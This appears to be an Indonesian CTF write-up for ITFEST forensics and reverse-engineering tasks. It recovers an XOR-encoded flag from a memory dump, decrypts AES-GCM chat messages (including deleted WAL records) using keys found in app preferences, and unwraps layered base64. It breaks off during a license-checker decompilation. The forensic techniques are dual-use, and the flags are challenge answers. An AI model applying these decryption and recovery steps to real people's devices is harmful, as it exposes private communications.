
```
┌──(naren㉿NarenTzy)-[~/ctf/ITFEST/Foren/Hantu Di Memori]
└─$ readelf -h memory.raw
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              NONE (None)
  Machine:                           None
  Version:                           0x0
  Entry point address:               0x0
  Start of program headers:          0 (bytes into file)
  Start of section headers:          0 (bytes into file)
  Flags:                             0x0
  Size of this header:               0 (bytes)
  Size of program headers:           0 (bytes)
  Number of program headers:         0
  Size of section headers:           0 (bytes)
  Number of section headers:         0
  Section header string table index: 0
```

Di sini magic bytesnya memang benar magic bytes dari file ELF, namun field pentingnya nol, sehingga dapat disimpulkan file ini bukanlah file ELF.

Kita lanjut analisis byte-nya menggunakan tools HXD.



Setelah magic bytes, byte selanjutnya hanya 00



```
00002040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00002050  00 00 00 00 00 74 61 73 6B 5F 73 74 72 75 63 74  .....task_struct
00002060  3A 20 63 6F 6D 6D 3D 6B 77 6F 72 6B 65 72 5F 6D  : comm=kworker_m
00002070  61 6C 77 61 72 65 20 70 69 64 3D 31 33 33 37 20  alware pid=1337
00002080  70 70 69 64 3D 31 20 75 6E 6C 69 6E 6B 65 64 3D  ppid=1 unlinked=
00002090  74 72 75 65 20 6D 65 6D 6F 72 79 5F 76 6D 61 3A  true memory_vma:
000020A0  20 66 6C 61 67 73 3D 72 77 78 20 61 64 64 72 65   flags=rwx addre
000020B0  73 73 3D 30 78 37 66 66 66 31 33 33 37 30 30 30  ss=0x7fff1337000
000020C0  30 20 69 6E 6A 65 63 74 65 64 5F 78 6F 72 5F 37  0 injected_xor_7
000020D0  61 3A 33 2E 3C 3F 29 2E 01 0A 08 4A 1D 08 4E 17  a:3.<?)....J..N.
000020E0  25 09 4B 16 0F 17 4E 14 25 0E 49 08 1E 49 0E 49  %.K...N.%.I..I.I
000020F0  11 09 4B 25 1E 4B 25 08 4E 17 07 00 00 00 00 00  ..K%.K%.N.......
00002100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Setelah kita scroll, ditemukan sebuah strings dari hex yang menarik, salah satunya yaitu “injected_xor_7a:” yang terlihat seperti hint bahwa data pada VMA tersebut sudah di XOR dengan kunci 0x7A, lalu string 3.<?). dan seterusnya adalah hasil XOR yang perlu dibalik.

Di sini saya meminta AI untuk membuat script untuk XOR byte dari string 3.<?). dan seterusnya dengan kunci 0x7A

```
┌──(naren㉿NarenTzy)-[~/ctf/ITFEST/Foren/Hantu Di Memori]
└─$ xxd payload.bin
00000000: 613a 332e 3c3f 292e 010a 084a 1d08 4e17  a:3.<?)....J..N.
00000010: 2509 4b16 0f17 4e14 250e 4908 1e49 0e49  %.K...N.%.I..I.I
00000020: 1109 4b25 1e4b 2508 4e17 0700 0000 0000  ..K%.K%.N.......
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000060: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000090: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

```python
with open("payload.bin", "rb") as f:
    data = f.read()

plain = bytes(b ^ 0x7A for b in data)

print(plain.decode(errors="ignore"))
```

```
┌──(naren㉿NarenTzy)-[~/ctf/ITFEST/Foren/Hantu Di Memori]
└─$ python3 solver.py
ITFEST{pr0gr4m_s1lum4n_t3rd3t3ks1_d1_r4m}zzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
```

Setelah script solver sudah dijalankan, maka kita akan mendapatkan flag
FLAG : **ITFEST{pr0gr4m_s1lum4n_t3rd3t3ks1_d1_r4m}**

Chat AI

JEJAK BARA



Tools Used : unzip, sqlite3, python

Diberikan file cinder_extract.zip, langsung saja kita extract file tersebut.

```
┌──(naren㉿NarenTzy)-[~/…/ITFEST/Foren/Jejak Bara/wu]
└─$ unzip cinder_extract.zip
Archive:  cinder_extract.zip
  inflating: com.example.cinder/databases/chat.db
  inflating: com.example.cinder/databases/chat.db-shm
  inflating: com.example.cinder/databases/chat.db-wal
  inflating: com.example.cinder/files/avatars/.nomedia
  inflating: com.example.cinder/files/avatars/me.png
  inflating: com.example.cinder/shared_prefs/secure_prefs.xml
```

Kita coba analisis file databases tersebut menggunakan sqlite3

```
┌──(naren㉿NarenTzy)-[~/…/Jejak Bara/wu/com.example.cinder/databases]
└─$ sqlite3 chat.db
SQLite version 3.53.4 2026-07-24 19:02:57
Enter ".help" for usage hints.
sqlite> .tables
drafts     messages
sqlite> select * from messages;
```

id	thread	ts	body	state
1	family	1723600000	x'0a046d616d61120c01c0d256f9a2b7a3bb4539a01a1d57bbac2ec4b9007679724f39241370e7424319c6a56344471ce491ba2f221068c16b002ef1df08735419b0c79f3236'	1
2	family	1723600120	x'0a026d65120c2a0491226ca35de5df71f9f21a141591f76ec4a2f36c975497b265d1dc79515b5b3c2210eee8323c8fac2fc64cb4a89e5b734b05'	1
3	family	1723601500	x'0a046d616d61120ceb4a3958f99f557dd93cfc641a0a5cf931e74bb343f5c3ee2210ba1db925ee06ed46c3d1df296cfd1796'	1
4	cs-toko	1723605000	x'0a0d746f6b6f5f6f6666696369616c120c78ea2fcf4ce80548ca4b53901a2acc7efc5cc891f95c2c36d5e7e5794674f6075125ff9d5cb455dc06851eac3a86dd61ce5dc1b1d18421422210d2dd161c9217fa2684b267a7dac22cf6'	1

```
sqlite> select * from drafts;
```

id	note
1	catatan pribadi: coba flag test dulu -> ITFEST{th1s_dr4ft_n0t3_1s_4_d3c0y} (belum bener)

Sepertinya kolom body berisi teks dari pesan yang sudah dienkripsi, lanjut kita analisis file .xml-nya

```
┌──(naren㉿NarenTzy)-[~/…/Jejak Bara/wu/com.example.cinder/shared_prefs]
└─$ cat secure_prefs.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="install_key">zFQ9GVudkfiHhytpG1zAl2B+DHLhE650mzYFCL+pqSI=</string>
    <string name="kdf_salt">5n581xQBvjFW5FFDwj2stw==</string>
    <int name="kdf_iters" value="120000" />
    <string name="msg_cipher">AES-256-GCM</string>
    <string name="aead_aad">thread:rowid</string>
    <boolean name="biometric_lock" value="true" />
    <long name="last_sync" value="1723640500" />
</map>
```

Sepertinya file tersebut berisi pengaturan enkripsi untuk memproteksi chat.

Di sini kita coba decrypt teks yang terenkripsi di kolom body pada tabel messages file chat.db dengan mereverse pengaturan enkripsi dari file .xml agar menjadi pengaturan untuk dekripsi.

```python
import base64
import hashlib
from cryptography.hazmat.primitives.ciphers.aead import AESGCM


# secure_prefs.xml
install_key = base64.b64decode(
    "zFQ9GVudkfiHhytpG1zAl2B+DHLhE650mzYFCL+pqSI="
)

salt = base64.b64decode(
    "5n581xQBvjFW5FFDwj2stw=="
)

key = hashlib.pbkdf2_hmac(
    "sha256",
    install_key,
```

```
    salt,
    120000,
    32
)

aes = AESGCM(key)


def decrypt_row(rowid, thread, body_hex):

    data = bytes.fromhex(body_hex)

    # parsing protobuf sederhana
    # field 1
    idx = 0

    assert data[idx] == 0x0a
    idx += 1

    sender_len = data[idx]
    idx += 1

    sender = data[idx:idx+sender_len].decode()
    idx += sender_len


    # field 2 nonce
    assert data[idx] == 0x12
    idx += 1

    nonce_len = data[idx]
    idx += 1

    nonce = data[idx:idx+nonce_len]
    idx += nonce_len


    # field 3 ciphertext
    assert data[idx] == 0x1a
    idx += 1

    cipher_len = data[idx]
    idx += 1

    ciphertext = data[idx:idx+cipher_len]
    idx += cipher_len


    # field 4 tag
    assert data[idx] == 0x22
    idx += 1
```

```
    tag_len = data[idx]
    idx += 1

    tag = data[idx:idx+tag_len]


    plaintext = aes.decrypt(
        nonce,
        ciphertext + tag,
        f"{thread}:{rowid}".encode()
    )

    return sender, plaintext.decode()


rows = [
(
1,
"family",
"0a046d616d61120c01c0d256f9a2b7a3bb4539a01a1d57bbac2ec4b9007679724f39241370e7424
319c6a56344471ce491ba2f221068c16b002ef1df08735419b0c79f3236"
),

(
2,
"family",
"0a026d65120c2a0491226ca35de5df71f9f21a141591f76ec4a2f36c975497b265d1dc79515b5b3
c2210eee8323c8fac2fc64cb4a89e5b734b05"
),

(
3,
"family",
"0a046d616d61120ceb4a3958f99f557dd93cfc641a0a5cf931e74bb343f5c3ee2210ba1db925ee0
6ed46c3d1df296cfd1796"
),

(
4,
"cs-toko",
"0a0d746f6b6f5f6f6666696369616c120c78ea2fcf4ce80548ca4b53901a2acc7efc5cc891f95c2
c36d5e7e5794674f6075125ff9d5cb455dc06851eac3a86dd61ce5dc1b1d18421422210d2dd161c9
217fa2684b267a7dac22cf6"
)

]


for rowid, thread, body in rows:
    try:
```

```
        sender, msg = decrypt_row(rowid, thread, body)

        print("="*40)
        print("ID     :", rowid)
        print("THREAD :", thread)
        print("FROM   :", sender)
        print("MSG    :", msg)

    except Exception as e:
        print(rowid, "FAILED:", e)
```

Output :

```
┌──(naren㉿NarenTzy)-[~/…/Jejak Bara/wu/com.example.cinder/databases]
└─$ python3 decrypt.py
========================================
ID     : 1
THREAD : family
FROM   : mama
MSG    : jangan lupa beli galon ya nak
========================================
ID     : 2
THREAD : family
FROM   : me
MSG    : iya ntar sore mampir
========================================
ID     : 3
THREAD : family
FROM   : mama
MSG    : makasih :)
========================================
ID     : 4
THREAD : cs-toko
FROM   : toko_official
MSG    : Pesanan #A2213 sudah dikirim, resi JX9920.
```

Sudah didecrypt, namun kita masih belum mendapati keanehan pada pesan yang didecrypt

Tadi masih ada file lain selain chat.db yaitu chat.db-wal dan chat.db-shm, kita coba lihat ukuran dari ketiga file ini.

```
┌──(naren㉿NarenTzy)-[~/…/Jejak Bara/wu/com.example.cinder/databases]
└─$ ls -la
total 52
drwxr-xr-x 2 naren naren  4096 Oct 19 18:11 .
drwxr-xr-x 5 naren naren  4096 Oct 19 18:11 ..
-rw-r--r-- 1 naren naren  1536 Oct 18 09:44 chat.db
-rw-r--r-- 1 naren naren 32768 Oct 18 04:52 chat.db-shm
-rw-r--r-- 1 naren naren  5392 Oct 18 09:44 chat.db-wal
```

Ukuran dari file chat.db-wal dan chat.db-shm lebih besar daripada file chat.db, kemungkinan yang terjadi adalah bisa saja terdapat Pesan Enkripsi tambahan, kita coba periksa journal_mode untuk memastikan apakah database memakai WAL

```
┌──(naren㉿NarenTzy)-[~/…/Jejak Bara/wu/com.example.cinder/databases]
└─$ sqlite3 chat.db
SQLite version 3.53.4 2026-07-24 19:02:57
Enter ".help" for usage hints.
sqlite> PRAGMA journal_mdoe;
sqlite> PRAGMA journal_mode;
┌──────────────┐
│ journal_mode │
├──────────────┤
│ wal          │
└──────────────┘
sqlite>
```

Ternyata database memakai WAL, kita coba lihat header WAL, page size dari file chat.db-wal

```
┌──(naren㉿NarenTzy)-[~/…/Jejak Bara/wu/com.example.cinder/databases]
└─$ xxd chat.db-wal | head
00000000: 377f 0682 002d e218 0000 0200 0000 0001  7....-..........
00000010: 5341 4c54 4349 4e44 6946 1727 5368 3f22  SALTCINDiF.'Sh?"
00000020: 0000 0001 0000 0000 5341 4c54 4349 4e44  ........SALTCIND
00000030: 4df2 f074 2674 e0c8 5351 4c69 7465 2066  M..t&t..SQLite f
00000040: 6f72 6d61 7420 3300 0200 0202 0040 2020  ormat 3......@
00000050: 0000 0002 0000 0006 0000 0000 0000 0000  ................
00000060: 0000 0002 0000 0004 0000 0000 0000 0000  ................
00000070: 0000 0001 0000 0000 0000 0000 0000 0000  ................
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000090: 0000 0000 0000 0002 002e 7689 0d00 0000  ..........v.....
```

WAL valid, page size terbaca, frame-frame bisa diparse, dan ada commit frame, selanjutnya recover snapshot database pada tiap commit untuk melihat apakah ada data yang sempat hilang.

Script python untuk recover snapshot yang hilang

```python
from pathlib import Path
import struct
import sqlite3

DB = Path("chat.db")
WAL = Path("chat.db-wal")
OUT = Path("wal_snapshots")

database = DB.read_bytes()
wal = WAL.read_bytes()

if len(wal) < 32:
    raise ValueError("Header WAL tidak lengkap")

magic, version, raw_page_size = struct.unpack(
    ">III", wal[:12]
)
```

```
page_size = 65536 if raw_page_size == 1 else raw_page_size

if magic not in (0x377F0682, 0x377F0683):
    raise ValueError("Magic WAL tidak valid")

if len(wal) < 32 or (len(wal) - 32) % (24 + page_size):
    raise ValueError("Ukuran WAL tidak cocok dengan ukuran frame")

salt1, salt2 = struct.unpack(">II", wal[16:24])
frame_size = 24 + page_size
frames = []

for offset in range(32, len(wal), frame_size):
    header = wal[offset:offset + 24]

    page_no, db_pages, s1, s2 = struct.unpack(
        ">IIII", header[:16]
    )

    if (s1, s2) != (salt1, salt2):
        raise ValueError("Salt frame tidak cocok dengan header")

    page = wal[offset + 24:offset + frame_size]
    frames.append((page_no, db_pages, page))

commits = [
    i + 1 for i, (_, db_pages, _) in enumerate(frames)
    if db_pages != 0
]

print("Page size:", page_size)
print("Jumlah frame:", len(frames))
print("Frame commit:", commits)

if len(commits) < 2:
    raise ValueError("Tidak ditemukan dua commit untuk dibandingkan")

OUT.mkdir(exist_ok=True)

def recover(end_frame):
    db_pages = frames[end_frame - 1][1]
    size = db_pages * page_size

    image = bytearray(database[:size])
    image.extend(b"\x00" * (size - len(image)))

    for page_no, _, page in frames[:end_frame]:
        if 1 <= page_no <= db_pages:
            start = (page_no - 1) * page_size
            image[start:start + page_size] = page
```

```
    if image[:16] != b"SQLite format 3\x00":
        raise ValueError("Header database hasil rekonstruksi tidak valid")

    # Ubah salinan ke format journal konvensional.
    # Ini tidak mengubah database sumber atau WAL.
    image[18] = 1
    image[19] = 1

    # Perbarui jumlah halaman untuk database mandiri.
    image[28:32] = struct.pack(">I", db_pages)
    image[92:96] = image[24:28]

    output = OUT / f"snapshot_after_frame_{end_frame}.db"
    output.write_bytes(image)

    # Baca dan verifikasi hasil.
    conn = sqlite3.connect(
        f"file:{output.resolve()}?mode=ro",
        uri=True
    )

    try:
        integrity = conn.execute(
            "PRAGMA integrity_check"
        ).fetchone()[0]

        print(f"\n{output}")
        print("Integrity check:", integrity)

        tables = {
            r[0] for r in conn.execute(
                "SELECT name FROM sqlite_master "
                "WHERE type = 'table'"
            )
        }

        if "messages" in tables:
            print("Messages:")
            for row in conn.execute(
                "SELECT id, thread, ts, length(body), state "
                "FROM messages ORDER BY id"
            ):
                print(" ", row)

        if "drafts" in tables:
            print("Drafts:")
            for row in conn.execute(
                "SELECT id, note FROM drafts"
            ):
                print(" ", row)
```

```
    finally:
        conn.close()


for end_frame in commits:
    recover(end_frame)
```

Output :

```
┌──(naren㉿NarenTzy)-[~/…/Jejak Bara/wu/com.example.cinder/databases]
└─$ python3 recover.py
Page size: 512
Jumlah frame: 10
Frame commit: [5, 10]

wal_snapshots/snapshot_after_frame_5.db
Integrity check: ok
Messages:
  (1, 'family', 1723600000, 69, 1)
  (2, 'family', 1723600120, 58, 1)
  (3, 'family', 1723601500, 50, 1)
  (4, 'cs-toko', 1723605000, 91, 1)
  (10, 'kurir', 1723640100, 78, 1)
  (11, 'kurir', 1723640200, 73, 1)
  (12, 'kurir', 1723640260, 654, 1)
  (13, 'kurir', 1723640300, 70, 1)
Drafts:
  (1, 'catatan pribadi: coba flag test dulu -> ITFEST{th1s_dr4ft_n0t3_1s_4_d3c0y}   (belum bener)')

wal_snapshots/snapshot_after_frame_10.db
Integrity check: ok
Messages:
  (1, 'family', 1723600000, 69, 1)
  (2, 'family', 1723600120, 58, 1)
  (3, 'family', 1723601500, 50, 1)
  (4, 'cs-toko', 1723605000, 91, 1)
Drafts:
  (1, 'catatan pribadi: coba flag test dulu -> ITFEST{th1s_dr4ft_n0t3_1s_4_d3c0y}   (belum bener)')
```

Di sini terdapat pesan tambahan di thread kurir dengan id 10-13 yang tidak ada di snapshot terbaru, kita coba lihat detailnya di sqlite3.

```
┌──(naren㉿NarenTzy)-[~/…/Jejak Bara/wu/com.example.cinder/databases]
└─$ sqlite3 wal_snapshots/snapshot_after_frame_5.db
SQLite version 3.53.4 2026-07-24 19:02:57
Enter ".help" for usage hints.
sqlite> .tables
drafts    messages
sqlite> select * from messages;
```

id	thread	ts	body	state
1	family	1723600000	x'0a046d616d61120c01c0d256f9a2b7a3bb4539a01a1d57bbac2ec4b9007679724f39241370e7424319c6a56344471ce491ba2f221068c16b002ef1df08735419b0c79f3236'	1
2	family	1723600120	x'0a026d65120c2a0491226ca35de5df71f9f21a141591f76ec4a2f36c975497b265d1dc79515b5b3c2210eee8323c8fac2fc64cb4a89e5b734b05'	1
3	family	1723601500	x'0a046d616d61120ceb4a3958f99f557dd93cfc641a0a5cf931e74bb343f5c3ee2210ba1db925ee06ed46c3d1df296cfd1796'	1
4	cs-toko	1723605000	x'0a0d746f6b6f5f6f6666696369616c120c78ea2fcf4ce80548ca4b53901a2acc7efc5cc891f95c2c36d5e7e5794674f6075125ff9d5cb455dc06851eac3a86dd61ce5dc1b1d18421422210d2dd161c9217fa2684b267a7dac22cf6'	1
10	kurir	1723640100	x'0a026d65120c4a50978eb06547417f0167b61a28c60bc8e8727e4fb97349cac9808de4c877d120de4cca95037305b1f63950c5fd048faced6955c10622109a0a3f5895fcc918f4f4a05296fddb679'	1
11	kurir	1723640200	x'0a014e120cbdf5f98029c6257888407 1d81a24f4fc595a2c201379f799d4251aef49e270131245f6f8fd66808b1e7562ed1feafc29ac092210406bf6e24e71cf6557b0bf3427d8772c'	1
12	kurir	1723640260	x'0a026d65120cd8bd7dd1731913b56d95cacc1ae704b6d0d3473c4bdc5bd5722aa526d6cd32af6a336cf78e69c5f088a2c1ae4687c44135823497afdc48e840b17a3708ecc399bc343bea6ce9f3b7365a543a6272d8818dc39bf264612bb9f521e675a4d1e709bcfb108f5bc9e2725d3ff64560968266b2fa7759dda7a6b3e90d35efe7a9f67c2a83128d604c2b1c18d5b36104fb87...	1
13	kurir	1723640300	x'0a014e120c64475d2b9df9091e7547a37e1a21ff6285289c1ba61f8db25c0aff73c7888ca478900bc466763df829f7e7643597f22210cec53585ce9e6f510c5d35227b15e534'	1

Terlihat ada body yang berisi pesan terenkripsi dari thread kurir, kita coba decrypt pesan tersebut menggunakan pengaturan decrypt yang tadi kita pakai untuk decrypt body dari chat.db.

Kita simpan hex dari kolom body thread kurir ke file body12.hex

```
┌──(naren㉿NarenTzy)-[~/…/Jejak Bara/wu/com.example.cinder/databases]
└─$ sqlite3 wal_snapshots/snapshot_after_frame_5.db "SELECT hex(body) FROM messages WHERE id=12;" > body12.hex
```

Ini script yang saya pakai :

```
import base64
import hashlib
import sqlite3
from cryptography.hazmat.primitives.ciphers.aead import AESGCM

install_key_b64 = "zFQ9GVudkfiHhytpG1zA12B+DHLhE650mzYFCL+pqSI="
salt_b64 = "5n581xQBvjFW5FFDwj2stw=="
iters = 120000

install_key = base64.b64decode(install_key_b64)
salt = base64.b64decode(salt_b64)

key = hashlib.pbkdf2_hmac("sha256", install_key, salt, iters, dklen=32)
aes = AESGCM(key)

def read_varint(data, i):
    shift = 0
    value = 0
    while True:
        b = data[i]
        i += 1
        value |= (b & 0x7f) << shift
        if not (b & 0x80):
            return value, i
        shift += 7

def read_len_field(data, i, expected_tag):
    if data[i] != expected_tag:
        raise ValueError(f"Unexpected tag at {i}: {data[i]:02x} !=
{expected_tag:02x}")
    i += 1
    ln, i = read_varint(data, i)
    val = data[i:i+ln]
    i += ln
    return val, i

def parse_and_decrypt(rowid, thread, body_hex):
    data = bytes.fromhex(body_hex)
    i = 0

    sender, i = read_len_field(data, i, 0x0a)
    nonce, i = read_len_field(data, i, 0x12)
    ciphertext, i = read_len_field(data, i, 0x1a)
```

```
    tag, i = read_len_field(data, i, 0x22)

    pt = aes.decrypt(nonce, ciphertext + tag, f"{thread}:{rowid}".encode())
    return sender.decode(errors="replace"), pt.decode(errors="replace")

conn = sqlite3.connect("wal_snapshots/snapshot_after_frame_5.db")
for rowid, thread, body_hex in conn.execute(
    "SELECT id, thread, hex(body) FROM messages WHERE thread='kurir' ORDER BY
id"
):
    try:
        sender, msg = parse_and_decrypt(rowid, thread, body_hex)
        print(f"[{rowid}] sender={sender}")
        print(msg)
        print("-" * 60)
    except Exception as e:
        print(f"[{rowid}] FAIL: {e}")
```

Output :

```
┌──(naren㉿NarenTzy)-[~/…/Jejak Bara/wu/com.example.cinder/databases]
└─$ vim solver.py


┌──(naren㉿NarenTzy)-[~/…/Jejak Bara/wu/com.example.cinder/databases]
└─$ python3 solver.py
[10] sender=me
arsip klien sudah gue compress + encrypt
------------------------------------------------------------
[11] sender=N
mantap. drop kunci vault-nya di sini
------------------------------------------------------------
[12] sender=me
vault manifest - internal, do not forward
packed the following into vault.7z (AES) before wipe:
  - 2024Q3_client_contracts/*.pdf (42 files)
  - payroll_export_nov.xlsx
  - infra/prod_db_dump.sql.gz
  - keys/deploy_id_ed25519 (rotate after handoff)
  - board_minutes_2024-10.docx
handoff: split archive uploaded to the usual dead-drop in 3 parts;
part hashes recorded in the courier thread. once N confirms receipt,
purge local copies and clear this thread (disappearing mode is on).
reminder: do NOT reuse the old passphrase scheme, N flagged it last time.
vault key: ITFEST{n0t_burn3d_just_h1d1ng_1n_th3_w4l}

------------------------------------------------------------
[13] sender=N
diterima. hapus chat ini sekarang
------------------------------------------------------------
```

FLAG : **ITFEST{n0t_burn3d_just_h1d1ng_1n_th3_w4l}**

Reverse Engineering

BUNGKUS KADO BERLAPIS



Tools Used: Python3

Kita mendapatkan dua buah file berisi script python dan file txt.

```
itfest_umk/rev/bungkus via v3.14.8
❯ cat card.py
import base64

FLAG = open("flag.txt", "rb").read().strip()

def layer_1(d):
    return base64.b64encode(d[::-1])

def layer_2(d):
    return base64.urlsafe_b64encode(d.swapcase())

def layer_3(d):
    return base64.b64encode(d[::-1])

data = FLAG
for fn in (layer_1, layer_2, layer_3, layer_2):
    data = fn(data)

open("card.txt", "wb").write(data)

itfest_umk/rev/bungkus via v3.14.8
❯ cat card.txt
Q3VQaXZoTEFCd2pUd0pub21NSFR6eERKdnZyY0FldnNFdUxSdUpmSndmZnFCZXJ1cmhid3p0cld3ZkQxQWc1THIzYVl6ZHZXQmdyNXoyNW5FZmpVdUc9PQ==
itfest_umk/rev/bungkus via v3.14.8
❯
```

Setelah di cek, ini adalah script enkripsi. urutan jika mengikuti loop:
reverse byte -> base64 -> swapcase -> url-safe base64 -> reverse bytes -> base64 -> swapcase -> url-safe base64.

untuk deskripsinya tinggal dibalik urutannya

```
  GNU nano 9.2                                                                sc
import base64



def undo_layer_1(d):
    return base64.b64decode(d)[::-1]

def undo_layer_2(d):
    return base64.urlsafe_b64decode(d).swapcase()

def undo_layer_3(d):
    return base64.b64decode(d)[::-1]

FLAG = open("card.txt", "rb").read().strip()
data = FLAG

for fn in (undo_layer_2, undo_layer_3, undo_layer_2, undo_layer_1):
    data = fn(data)


print("Decoded:", data)
print("Flag:", data.decode())
```

lalu jalankan script python deskripsinya:

```
itfest_umk/rev/bungkus via v3.14.8 took 3s
❯ python3 solve.py
Decoded: b'ITFEST{ud4hjago_nih_r3verse_base_64}'
Flag: ITFEST{ud4hjago_nih_r3verse_base_64}
```

FLAG: `ITFEST{ud4hjago_nih_r3verse_base_64}`
AI Link

KUNCI AKTIVASI



Tools Used: IDA Pro, Python3

diberikan file executable, langsung saja kita buka di IDA lalu decompile func main.

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  const char *v3; // rsi
  char *v4; // rdi
  char *v5; // rax
  __int64 v6; // rdx
  char s[72]; // [rsp+10h] [rbp-58h] BYREF
  unsigned __int64 v9; // [rsp+58h] [rbp-10h]

  v9 = __readfsqword(0x28u);
  puts("=== AKTIVASI PERANGKAT LUNAK RESMI ===");
  printf("Masukkan License Key: ");
  v3 = (const char *)&dword_40;
  v4 = s;
  v5 = fgets(s, 64, stdin);
  v6 = 1LL;
  if ( v5 )
  {
